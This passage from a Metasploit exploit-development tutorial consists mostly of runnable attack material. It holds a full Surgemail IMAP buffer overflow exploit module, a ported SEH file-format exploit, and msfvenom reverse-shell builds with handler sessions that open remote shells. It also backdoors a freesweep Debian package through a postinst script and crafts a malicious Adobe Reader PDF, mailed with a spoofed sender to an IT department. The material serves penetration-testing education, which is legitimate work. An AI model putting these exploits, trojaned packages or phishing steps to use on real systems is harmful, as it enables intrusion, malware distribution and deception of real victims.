We now need to determine the correct offset in order get code execution. Fortunately, Metasploit comes to the rescue with two very useful utilities: pattern_create.rb and pattern_offset.rb. Both of these scripts are located in Metasploit's 'tools' directory. By running pattern_create.rb, the script will generate a string composed of unique patterns that we can use to replace our sequence of 'A's.

Example :

```
root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 11000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5...
```

After we have successfully overwritten EIP or SEH (or whatever register you are aiming for), we must take note of the value contained in the register and feed this value to pattern_offset.rb to determine at which point in the random string the value appears.

Rather than calling the command line pattern_create.rb, we will call the underlying API directly from our fuzzer using the Rex::Text.pattern_create(). If we look at the source, we can see how this function is called.

```
def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals ])
  buf = ''
  idx = 0
```

(continues on next page)

(continued from previous page)

```

offsets = []
sets.length.times { offsets >> 0 }
until buf.length >= length
  begin
    buf >> converge_sets(sets, 0, offsets, length)
    rescue RuntimeError
      break
    end
  end
end
# Maximum permutations reached, but we need more data
if (buf.length > length)
  buf = buf * (length / buf.length.to_f).ceil
end
buf[0,length]
end

```

So we see that we call the `pattern_create` function which will take at most two parameters, the size of the buffer we are looking to create and an optional second parameter giving us some control of the contents of the buffer. So for our needs, we will call the function and replace our fuzzed variable with `fuzzed = Rex::Text.pattern_create(11000)`.

This causes our SEH to be overwritten by `0x684E3368` and based on the value returned by `pattern_offset.rb`, we can determine that the bytes that overwrite our exception handler are the next four bytes `10361, 10362, 10363, 10364`.

```

root@kali:~# /usr/share/metasploit-framework/tools/pattern_create.rb 684E3368 11000_
↪10360

```

As it often happens in SEH overflow attacks, we now need to find a POP POP RET (other sequences are good as well as explained in “Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server” Litchfield 2003) address in order to redirect the execution flow to our buffer. However, searching for a suitable return address in `surgemail.exe`, obviously leads us to the previously encountered problem, all the addresses have a null byte.

```

root@kali:~# msfpescan -p surgemail.exe

[surgemail.exe]
0x0042e947 pop esi; pop ebp; ret
0x0042f88b pop esi; pop ebp; ret
0x00458e68 pop esi; pop ebp; ret
0x00458edb pop esi; pop ebp; ret
0x00537506 pop esi; pop ebp; ret
0x005ec087 pop ebx; pop ebp; ret

0x00780b25 pop ebp; pop ebx; ret
0x00780c1e pop ebp; pop ebx; ret
0x00784fb8 pop ebx; pop ebp; ret
0x0078506e pop ebx; pop ebp; ret
0x00785105 pop ecx; pop ebx; ret
0x0078517e pop esi; pop ebx; ret

```

Fortunately this time we have a further attack approach to try in the form of a partial overwrite, overflowing SEH with only the 3 lowest significant bytes of the return address. The difference is that this time we can put our shellcode into the first part of the buffer following a schema like the following:

```
| NOPSLED | SHELLCODE | NEARJMP | SHORTJMP | RET (3 Bytes) |
```

POP POP RET will redirect us 4 bytes before RET where we will place a short JMP taking us 5 bytes back. We’ll then have a near back JMP that will take us in the middle of the NOPSLED.

This was not possible to do with a partial overwrite of EIP and ESP, as due to the stack arrangement ESP was four bytes after our RET. If we did a partial overwrite of EIP, ESP would then be in an uncontrollable area.

Next up, writing an exploit and getting a shell with what we've learned about our code improvements.

Getting a Shell

Writing an Exploit Module

With what we have learned, we write the exploit and save it to 'windows/imap/surgemail_list.rb'. Let's take a look at our new exploit module below:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  include Msf::Exploit::Remote::Imap

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',
      'Description' => %q{
        This module exploits a stack overflow in the Surgemail IMAP Server
        version 3.8k4-4 by sending an overly long LIST command. Valid IMAP
        account credentials are required.
      },
      'Author' => [ 'ryujin' ],
      'License' => MSF_LICENSE,
      'Version' => '$Revision: 1 $',
      'References' =>
        [
          [ 'CID', '28260' ],
          [ 'CVE', '2008-1498' ],
          [ 'URL', 'http://www.milw0rm.com/exploits/5259' ],
        ],
      'Privileged' => false,
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'thread',
        },
      'Payload' =>
        {
          'Space' => 10351,
          'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
          'DisableNops' => true,
          'BadChars' => "\x00"
        },
      'Platform' => 'win',
```

(continues on next page)

(continued from previous page)

```

        'Targets'          =>
        [
            [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r_
↪ 0x0078517e
        ],
        'DisclosureDate' => 'March 13 2008',
        'DefaultTarget' => 0))
    end

    def check
        connect
        disconnect
        if (banner and banner =~ /(Version 3.8k4-4)/)
            return Exploit::CheckCode::Vulnerable
        end
        return Exploit::CheckCode::Safe
    end

    def exploit
        connected = connect_login
        nopes = "\x90"*(payload_space-payload.encoded.length) # to be fixed with make_
↪ nops()
        sjump = "\xEB\xF9\x90\x90" # Jmp Back
        njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby ;)
        evil = nopes + payload.encoded + njump + sjump + [target.ret].pack("A3")
        print_status("Sending payload")
        exploit = '0002 LIST () "/" + evil + "' "PWNERD"' + "\r\n"
        sock.put(exploit)
        handler
        disconnect
    end
end

```

The most important things to notice in the previous exploit code are the following:

- We defined the maximum space for the shellcode (Space => 10351) and set the DisableNops feature to disable the automatic shellcode padding, we'll pad the payload on our own.
- We set the default encoder to the AlphanumMixed because of the nature of the IMAP protocol.
- We defined our 3 bytes POP POP RET return address that will be then referenced through the target.ret variable.
- We defined a check function which can check the IMAP server banner in order to identify a vulnerable server and an exploit function that obviously is the one that does most of the work.

Let's see if it works:

```
msf > search surgemail
```

[*] Searching loaded modules for pattern 'surgemail'...

Name	Description
windows/imap/surgemail_list	Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow

```
msf > use windows/imap/surgemail_list msf exploit(surgemail_list) > show options
```

Module options:

Name	Current	Setting	Required	Description
IMAPPASS	test	no	The	

password for the specified username IMAPUSER test no The username to authenticate as RHOST 172.16.30.7 yes The target address RPORT 143 yes The target port

Payload options (windows/shell/bind_tcp):

Name Current Setting Required Description ————— EXITFUNC thread yes Exit technique: seh, thread, process LPORT 4444 yes The local port RHOST 172.16.30.7 no The target address

Exploit target:

Id Name ——— 0 Windows Universal

Testing our Exploit Module

Some of the options are already configured from our previous session (see IMAPPASS, IMAPUSER and RHOST for example). Now we check for the server version:

```
msf exploit(surgemail_list) > check

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[+] The target is vulnerable.
```

Yes! Now let's run the exploit attaching the debugger to the surgemail.exe process to see if the offset to overwrite SEH is correct:

```
root@kali:~# msfconsole -q -x "use exploit/windows/imap/surgemail_list; set PAYLOAD_
→windows/shell/bind_tcp; set RHOST 172.16.30.7; set IMAPPWD test; set IMAPUSER_
→test; run; exit -y"
[*] Started bind handler
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
```

The offset is correct, we can now set a breakpoint at our return address:

Now we can redirect the execution flow into our buffer executing the POP POP RET instructions:

and finally execute the two jumps on the stack which will land us inside our NOP sled:

So far so good, time to get our Meterpreter shell, let's rerun the exploit without the debugger:

```
msf exploit(surgemail_list) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(surgemail_list) > exploit

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Started bind handler
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.30.34:63937 -> 172.16.30.7:4444)
```

(continues on next page)

(continued from previous page)

```
meterpreter > execute -f cmd.exe -c -i
Process 672 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\surgemail>
```

4.5.8 Using the Egghunter Mixin

Going on an Egg-hunt

The MSF egghunter mixin is a wonderful module which can be of great use in exploit development. If you're not familiar with the concepts of egghunters, read this first.

A vulnerability in the Audacity Audio Editor presents us with an opportunity to examine this mixin in greater depth. In the next module, we will exploit Audacity and create a Metasploit file format exploit module for it. We will not focus on the exploitation method itself or the theory behind it – but dive right into the practical usage of the Egghunter mixin.

Please note, the following example uses Microsoft's Windows XP SP2 as it's target. If you wish to reproduce the following you'll need to setup your own VM. If SP2 is not available to you, SP3 can be used but make sure to disable DEP in C:\boot.ini using the following: /noexecute=AlwaysOff

Setting up our Egg-hunt

Todo

4.5.9 Porting Exploits

Porting Exploits to the Metasploit Framework

Although Metasploit is commercially owned, it is still an open source project and grows and thrives based on user-contributed modules. As there are only a handful of full-time developers on the team, there is a great opportunity to port existing public exploits to the Metasploit Framework. Porting exploits will not only help make Metasploit more versatile and powerful, it is also an excellent way to learn about the inner workings of the Framework and helps you improve your Ruby skills at the same time. One very important point to remember when writing Metasploit modules is that you *always* need to use hard tabs and not spaces. For a few other important module details, refer to the HACKING file located in the root of the Metasploit directory. There is some important information that will help ensure your submissions are quickly added to the trunk.

To begin, we'll first need to obviously select an exploit to port over. We will use the A-PDF WAV to MP3 Converter exploit. When porting exploits, there is no need to start coding completely from scratch; we can simply select a pre-existing exploit module and modify it to suit our purposes. Since this is a fileformat exploit, we will look under modules/exploits/windows/fileformat/ off the main Metasploit directory for a suitable candidate. This particular exploit is a SEH overwrite so we need to find an exploit module that uses the Msf::Exploit::Remote::Seh mixin. We can find this near the top of the exploit audiotran_pls.rb as shown below.

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
```

(continues on next page)

(continued from previous page)

```

Rank = GoodRanking

include Msf::Exploit::FILEFORMAT
include Msf::Exploit::Remote::Seh

```

Keep your Exploit Modules Organized

Having found a suitable template to use for our module, we then strip out everything specific to the existing module and save it under `~/.msf4/modules/exploits/windows/fileformat/`. You may need to create the additional directories under your home directory if you are following along exactly. Note that it is possible to save the custom exploit module under the main Metasploit directory but it can cause issues when updating the framework if you end up submitting a module to be included in the trunk. Our stripped down exploit looks like this:

```

##
# $Id: $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = GoodRanking

  include Msf::Exploit::FILEFORMAT
  include Msf::Exploit::Remote::Seh

  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Exploit Title',
      'Description'    => %q{
        Exploit Description
      },
      'License'        => MSF_LICENSE,
      'Author'         =>
        [
          'Author'
        ],
      'Version'        => '$Revision: $',
      'References'     =>
        [
          [ 'URL', 'http://www.somesite.com' ],
        ],
      'Payload'        =>
        {
          'Space'      => 6000,
          'BadChars'   => "\x00\x0a",
          'StackAdjustment' => -3500,
        },
      'Platform'      => 'win',
    ))
  end
end

```

(continues on next page)

(continued from previous page)

```

    'Targets'      =>
    [
        [ 'Windows Universal', { 'Ret' => } ],
    ],
    'Privileged'    => false,
    'DisclosureDate' => 'Date',
    'DefaultTarget' => 0))

    register_options(
        [
            OptString.new('FILENAME', [ true, 'The file name.', 'filename.ext
↪']),
        ], self.class)

    end

    def exploit

        print_status("Creating '#{datastore['FILENAME']}' file ...")

        file_create(sploit)

    end

end
end

```

Now that our skeleton is ready, we can start plugging in the information from the public exploit, assuming that it has been tested and verified that it works. We start by adding the title, description, author(s), and references. Note that it is common courtesy to name the original public exploit authors as it was their hard work that found the bug in the first place.

```

def initialize(info = {})
    super(update_info(info,
        'Name'           => 'A-PDF WAV to MP3 v1.0.0 Buffer Overflow',
        'Description'    => %q{
            This module exploits a buffer overflow in A-PDF WAV to MP3 v1.0.0.
↪When
            the application is used to import a specially crafted m3u file, a
↪buffer overflow occurs
            allowing arbitrary code execution.
        },
        'License'        => MSF_LICENSE,
        'Author'         =>
            [
                'd4rk-h4ck3r',      # Original Exploit
                'Dr_IDE',           # SEH Exploit
                'dookie'            # MSF Module
            ],
        'Version'        => '$Revision: $',
        'References'     =>
            [
                [ 'URL', 'http://www.exploit-db.com/exploits/14676/' ],
                [ 'URL', 'http://www.exploit-db.com/exploits/14681/' ],
            ],
    })
end

```

Everything is self-explanatory to this point and other than the Metasploit module structure, there is nothing complicated going on so far. Carrying on farther in the module, we'll ensure the EXITFUNC is set to 'seh' and set

'DisablePayloadHandler' to 'true' to eliminate any conflicts with the payload handler waiting for the shell. While studying the public exploit in a debugger, we have determined that there are approximately 600 bytes of space available for shellcode and that x00 and x0a are bad characters that will corrupt it. Finding bad characters is always tedious but to ensure exploit reliability, it is a necessary evil.

In the 'Targets' section, we add the all-important pop/pop/retn return address for the exploit, the length of the buffer required to reach the SE Handler, and a comment stating where the address comes from. Since this return address is from the application binary, the target is 'Windows Universal' in this case. Lastly, we add the date the exploit was disclosed and ensure the 'DefaultTarget' value is set to 0.

```
'DefaultOptions' =>
{
  'EXITFUNC' => 'seh',
  'DisablePayloadHandler' => 'true'
},
'Payload' =>
{
  'Space' => 600,
  'BadChars' => "\x00\x0a",
  'StackAdjustment' => -3500
},
'Platform' => 'win',
'Targets' =>
[
  [ 'Windows Universal', { 'Ret' => 0x0047265c, 'Offset' => 4132 } ],      # p/p/r_
  ↪in wavtomp3.exe
],
'Privileged' => false,
'DisclosureDate' => 'Aug 17 2010',
'DefaultTarget' => 0))
```

The last part we need to edit before moving on to the actual exploit is the register_options section. In this case, we need to tell Metasploit what the default filename will be for the exploit. In network-based exploits, this is where we would declare things like the default port to use.

```
register_options(
  [
    OptString.new('FILENAME', [ false, 'The file name.', 'msf.wav']),
  ], self.class)
```

The final, and most interesting, section to edit is the exploit block where all of the pieces come together. First, rand_text_alpha_upper(target['Offset']) will create our buffer leading up to the SE Handler using random, upper-case alphabetic characters using the length we specified in the Targets block of the module. Next, generate_seh_record(target.ret) adds the short jump and return address that we normally see in public exploits. The next part, make_nops(12), is pretty self-explanatory; Metasploit will use a variety of No-Op instructions to aid in IDS/IPS/AV evasion. Lastly, payload.encoded adds on the dynamically generated shellcode to the exploit. A message is printed to the screen and our malicious file is written to disk so we can send it to our target.

```
def exploit

  exploit = rand_text_alpha_upper(target['Offset'])
  exploit >> generate_seh_record(target.ret)
  exploit >> make_nops(12)
  exploit >> payload.encoded

  print_status("Creating '#{datastore['FILENAME']}' file ...")
```

(continues on next page)

(continued from previous page)

```

    file_create(sploit)

end

```

Now that we have everything edited, we can take our newly created module for a test drive.

```

msf > search a-pdf
[*] Searching loaded modules for pattern 'a-pdf'...

Exploits
=====

  Name                                     Rank   Description
  ----                                     -
  windows/browser/adobe_flashplayer_newfunction  normal Adobe Flash Player
↳ "newfunction" Invalid Pointer Use
  windows/fileformat/a-pdf_wav_to_mp3           normal A-PDF WAV to MP3 v1.0.0
↳ Buffer Overflow
  windows/fileformat/adobe_flashplayer_newfunction  normal Adobe Flash Player
↳ "newfunction" Invalid Pointer Use

msf > use exploit/windows/fileformat/a-pdf_wav_to_mp3
msf exploit(a-pdf_wav_to_mp3) > show options

Module options:

  Name          Current Setting                Required  Description
  ----          -
  FILENAME      msf.wav                          no        The file name.
  OUTPUTPATH    /usr/share/metasploit-framework/data/exploits  yes       The location
↳ of the file.

Exploit target:

  Id  Name
  --  ---
  0   Windows Universal

msf exploit(a-pdf_wav_to_mp3) > set OUTPUTPATH /var/www
OUTPUTPATH => /var/www
msf exploit(a-pdf_wav_to_mp3) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(a-pdf_wav_to_mp3) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(a-pdf_wav_to_mp3) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Creating 'msf.wav' file ...
[*] Generated output file /var/www/msf.wav
[*] Exploit completed, but no session was created.
msf exploit(a-pdf_wav_to_mp3) >

```

Everything seems to be working fine so far. Now we just need to setup a Meterpreter listener and have our victim open up our malicious file in the vulnerable application.

```
msf exploit(a-pdf_wav_to_mp3) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:4444
[*] Starting the payload handler...
[*] Sending stage (748544 bytes) to 192.168.1.160
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.160:53983) at 2010-
  08-31 20:59:04 -0600

meterpreter > sysinfo
Computer: XEN-XP-PATCHED
OS      : Windows XP (Build 2600, Service Pack 3).
Arch    : x86
Language: en_US
meterpreter> getuid
Server username: XEN-XP-PATCHED\Administrator
meterpreter>
```

Success! Not all exploits are this easy to port over but the time spent is well worth it and helps to make an already excellent tool even better.

For further information on porting exploits and contributing to Metasploit in general, see the following links:

<https://github.com/rapid7/metasploit-framework/blob/master/HACKING>

<https://github.com/rapid7/metasploit-framework/blob/master/CONTRIBUTING.md>

4.6 Client Sides attacks

Client side attacks are always a fun topic and a major front for attackers today. As network administrators and software developers fortify the perimeter, pentesters need to find a way to make the victims open the door for them to get into the network. Client side attacks require user-interaction such as enticing them to click a link, open a document, or somehow get to your malicious website.

There are many different ways of using Metasploit to perform client-side attacks and we will demonstrate a few of them here.

4.6.1 Binary Payloads

It seems like Metasploit is full of interesting and useful features. One of these is the ability to generate an executable from a Metasploit payload. This can be very useful in situations such as social engineering; if you can get a user to run your payload for you, there is no reason to go through the trouble of exploiting any software.

Let's look at a quick example of how to do this. We will generate a reverse shell payload, execute it on a remote system, and get our shell. To do this, we will use the command line tool msfvenom. This command can be used for generating payloads to be used in many locations and offers a variety of output options, from perl to C to raw. We are interested in the executable output, which is provided by the '-f exe' option.

We'll generate a Windows reverse shell executable that will connect back to us on port 31337.

```

root@kali:~# msfvenom --payload-options -p windows/shell/reverse_tcp
Options for payload/windows/shell/reverse_tcp:

    Name: Windows Command Shell, Reverse TCP Stager
    Module: payload/windows/shell/reverse_tcp
    Platform: Windows
    Arch: x86
    Needs Admin: No
    Total size: 281
    Rank: Normal

Provided by:
    spoonm
    sf
    hdm
    skape

Basic options:


| Name     | Current Setting | Required | Description                                                |
|----------|-----------------|----------|------------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: ' seh, thread,<br>process, none) |
| LHOST    |                 | yes      | The listen address                                         |
| LPORT    | 4444            | yes      | The listen port                                            |


Description:
    Spawn a piped command shell (staged). Connect back to the attacker

```

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp_
↳ LHOST=172.16.104.130 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.
↳ exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 326 (iteration=0)
x86/shikata_ga_nai chosen with final size 326
Payload size: 326 bytes
Saved as: /tmp/1.exe

root@kali:~# file /tmp/1.exe
/tmp/1.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Now we see we have a Windows executable ready to go. Now, we will use multi/handler, which is a stub that handles exploits launched outside of the framework.

```
root@kali:~# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > show options

Module options:
```

Name	Current Setting	Required	Description
----	-----	-----	-----

```
Exploit target:
```

(continues on next page)

(continued from previous page)

Id	Name
0	Wildcard Target

When using the exploit/multi/handler module, we still need to tell it which payload to expect so we configure it to have the same settings as the executable we generated.

```
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (windows/shell/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      thread           yes       Exit technique: seh, thread, process
  LHOST          172.16.104.130   yes       The local address
  LPORT         4444             yes       The local port

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > set LHOST 172.16.104.130
LHOST => 172.16.104.130
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) >
```

Now that we have everything set up and ready to go, we run exploit for the multi/handler and execute our generated executable on the victim. The multi/handler handles the exploit for us and presents us our shell.

```
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 2 opened (172.16.104.130:31337 -> 172.16.104.128:1150)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Victim\My Documents>
```

Binary Linux Trojan

In order to demonstrate that client side attacks and trojans are not exclusive to the Windows world, we will package a Metasploit payload in with an Ubuntu deb package to give us a shell on Linux. An excellent video was made by Redmeat_uk demonstrating this technique that you can view at <http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx>

We first need to download the package that we are going to infect and move it to a temporary working directory. In our example, we will use the package freesweep, a text-based version of Mine Sweeper.

```
root@kali:~# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@kali:~# mkdir /tmp/evil
root@kali:~# mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil
root@kali:~# cd /tmp/evil/
root@kali:/tmp/evil#
```

Next, we need to extract the package to a working directory and create a DEBIAN directory to hold our additional added “features”.

```
root@kali:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@kali:/tmp/evil# mkdir work/DEBIAN
```

In the DEBIAN directory, create a file named control that contains the following:

```
root@kali:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and in
most text-based terminals currently in use.
```

We also need to create a post-installation script that will execute our binary. In our DEBIAN directory, we’ll create a file named postinst that contains the following :

```
root@kali:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh

sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores & /usr/
→games/freesweep &
```

Now we’ll create our malicious payload. We’ll be creating a reverse shell to connect back to us named freesweep_scores.

```
root@kali:~# msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp_
→LHOST=192.168.1.101 LPORT=443 -b "\x00" -f elf -o /tmp/evil/work/usr/games/
→freesweep_scores
Found 10 compatible encoders
```

(continues on next page)

(continued from previous page)

```
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 98 (iteration=0)
x86/shikata_ga_nai chosen with final size 98
Payload size: 98 bytes
Saved as: /tmp/evil/work/usr/games/freesweep_scores
```

We'll now make our post-installation script executable and build our new package. The built file will be named `work.deb` so we will want to change that to `freesweep.deb` and copy the package to our web root directory.

```
root@kali:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@kali:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@kali:/tmp/evil# mv work.deb freesweep.deb
root@kali:/tmp/evil# cp freesweep.deb /var/www/
```

If it is not already running, we'll need to start the Apache web server.

```
root@kali:/tmp/evil# service apache2 start

We will need to set up the Metasploit multi/handler to receive the incoming
↳connection.

root@kali:~# msfconsole -q -x "use exploit/multi/handler;set PAYLOAD linux/x86/shell/
↳reverse_tcp; set LHOST 192.168.1.101; set LPORT 443; run; exit -y"
PAYLOAD => linux/x86/shell/reverse_tcp
LHOST => 192.168.1.101
LPORT => 443
[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

On our Ubuntu victim, we have somehow convinced the user to download and install our awesome new game.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb

ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

As the victim installs and plays our game, we have received a shell!

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.175:1129)

ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:49 errors:0 dropped:0 overruns:0 frame:0
TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
Interrupt:17 Base address:0x1400
...snip...

hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```


4.6.2 Client Side Exploits

As we have already discussed, Metasploit has many uses and another one we will discuss here is client side exploits. To show the power of how MSF can be used in client side exploits we will use a story.

In the security world, social engineering has become an increasingly used attack vector. Even though technologies are changing, one thing that seems to stay the same is the lack of security with people. Due to that, social engineering has become a very “hot” topic in the security world today.

In our first scenario our attacker has been doing a lot of information gathering using tools such as the Metasploit Framework, Maltego and other tools to gather email addresses and information to launch a social engineering client side exploit on the victim.

After a successful dumpster dive and scraping for emails from the web, he has gained two key pieces of information.

1. They use “Best Computers” for technical services.
2. The IT Dept has an email address of `itdept@victim.com`

We want to gain shell on the IT Departments computer and run a key logger to gain passwords, intel or any other juicy tidbits of info.

We start off by loading our `msfconsole`. After we are loaded we want to create a malicious PDF that will give the victim a sense of security in opening it. To do that, it must appear legit, have a title that is realistic, and not be flagged by anti-virus or other security alert software.

We are going to be using the Adobe Reader ‘`util.printf()`’ JavaScript Function Stack Buffer Overflow Vulnerability. Adobe Reader is prone to a stack-based buffer-overflow vulnerability because the application fails to perform adequate boundary checks on user-supplied data. An attacker can exploit this issue to execute arbitrary code with the privileges of the user running the application or crash the application, denying service to legitimate users.

So we start by creating our malicious PDF file for use in this client side exploit.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME BestComputers-UpgradeInstructions.pdf
FILENAME => BestComputers-UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options
```

Module options (exploit/windows/fileformat/adobe_utilprintf):

Name	Current Setting	Required	Description
FILENAME	BestComputers-UpgradeInstructions.pdf	yes	The file name.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: 'process, seh, thread, →process, none)
LHOST	192.168.8.128	yes	The listen address
LPORT	4455	yes	The listen port

(continues on next page)

(continued from previous page)

Exploit target:

Id	Name
--	----
0	Adobe Reader v8.1.2 (Windows XP SP3 English)

Once we have all the options set the way we want, we run “exploit” to create our malicious file.

```
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] BestComputers-UpgradeInstructions.pdf stored at /root/.msf4/local/BestComputers-
    ↳UpgradeInstructions.pdf
msf exploit(adobe_utilprintf) >
```

So we can see that our pdf file was created in a sub-directory of where we are. So lets copy it to our /tmp directory so it is easier to locate later on in our exploit. Before we send the malicious file to our victim we need to set up a listener to capture this reverse connection. We will use msfconsole to set up our multi handler listener.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Now that our listener is waiting to receive its malicious payload we have to deliver this payload to the victim and since in our information gathering we obtained the email address of the IT Department we will use a handy little script called sendEmail to deliver this payload to the victim. With a kung-fu one-liner, we can attach the malicious pdf, use any smtp server we want and write a pretty convincing email from any address we want...

```
root@kali:~# sendEmail -t itdept@victim.com -f techsupport@bestcomputers.com -s 192.
    ↳168.8.131 -u Important Upgrade Instructions -a /tmp/BestComputers-
    ↳UpgradeInstructions.pdf
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
- First line must be received within 60 seconds.
- End manual input with a CTRL-D on its own line.

IT Dept,

We are sending this important file to all our customers. It contains very important
    ↳instructions for upgrading and securing your software. Please read and let us know
    ↳if you have any problems.

Sincerely,

Best Computers Tech Support
Aug 24 17:32:51 kali sendEmail[13144]: Message input complete.
```

(continues on next page)

(continued from previous page)

```
Aug 24 17:32:51 kali sendEmail[13144]: Email was sent successfully!
```

